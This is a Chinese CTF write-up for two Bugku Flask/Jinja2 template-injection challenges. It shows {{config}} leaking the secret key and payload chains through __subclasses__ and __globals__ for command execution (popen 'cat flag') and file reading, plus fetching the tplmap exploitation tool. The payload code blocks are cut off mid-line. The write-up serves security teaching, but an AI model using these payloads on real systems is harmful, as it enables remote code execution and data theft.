Bugku CTF-Web篇writeup Simple_SSTI_1-2


原创

anlr 于 2021-07-13 13:43:27 发布
分类专栏： CTF 文章标签： 渗透测试 网络安全 信息安全

Simple_SSTI_1

根据题目名得知为 简单_服务器模板注入，做题的同时建议大家去了解一下什么是服务器模板注入

打开服务器场景英文提示，“你需要传入一个名为flag的参数”，得到参数名为flag



You need pass in a parameter named flag。

网页其他地方没有存在异样，先F12或Ctrl+U查看一下网页代码，发现存在提示

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Simple SSTI</title>
</head>
<body>
You need pass in a parameter named flag。


<!-- You know, in the flask, We often set a secret_key variable. -->
</body>
</html>
```



“你知道，在flask框架中，我们通常设置一个SECRET_KEY变量”

flask：是由python实现的一种微web框架

SECRET_KEY：flask中的一种配置属性，flask涉及安全的东西需要用这个SECRET_KEY密钥进行加密


基本上根据提示可以确定题目的flag就藏在SECRET_KEY

测试一下是否能回显，显示成功即存在该漏洞



本来想通过?flag={{config}}看一下哪些全局变量可用。没想到flag直接出来了，比较简单

另外一种方法在url下输入如下语句成功得到flag




这里注意虽然提示的用的是secret_key小写，但是实际变量名为大写


成功得到flag！

Simple_SSTI_2


同样是模板注入，一样的提示



测一下是否回显,url后跟入?flag={{2*2}},回显成功，存在该漏洞



ps:当然这里也是存在xss漏洞的




下面先是手工测试步骤：

payload:?flag={{''.__class__.__mro__}}

这里用空字符串''是为了获取类对象，python的类对象，直接由class语句生成

__class__是返回类型所属的对象，''.__class__这一步就是为了获取字符串的类对象

__mro__属性会输出当前对象所调用的全部类包括其父类（这些基础知识点需要另外去补充储备）




可以看到我们用mro使屏幕上回显了两个类，这里需要进一步利用的是第二个object类

后面加上[1]即可，这里第二个是object但是从0开始数的，如[0] ,[1]

后面再跟入.__subclasses__()

__subclasses__属性会输出该类下所有的子类



类都在这里了，更多详细用法需要自己去探索就不一一赘述

已知存在漏洞的情况下，下面直接构造payload的进行利用

这里直接提供两个payload，payload中用到的参数解释:

__base__ 返回该对象所继承的基类

__init__ 类的初始化方法
__globals__ 对包含函数全局变量的字典的引用


命令执行：

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__g
```


文件读写：

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__g
```

命令执行中popen(‘ ’)中是你要具体执行的命令，这里使用popen(‘ls’)列出当前目录，文件读写payload中open(‘ ’）里是你要填写的文件名



直接发现有个叫flag的文件名，那么继续改成popen('cat flag')即可查看flag内容



flag{2d6919a78641f31c42ceb1947d4036e5}


成功得到flag

这里还有另一种简单的方法，作为网络安全人员除了手工测试，工具也要会使用

首先再kali中输入如下语句下载tplmap工具

tplmap：是一个SSTI漏洞的扫描利用工具

```
git clone https://github.com/epinna/tplmap
```



下载后进入tplmap目录使用，yourip改成你的题目的ip，回车运行即可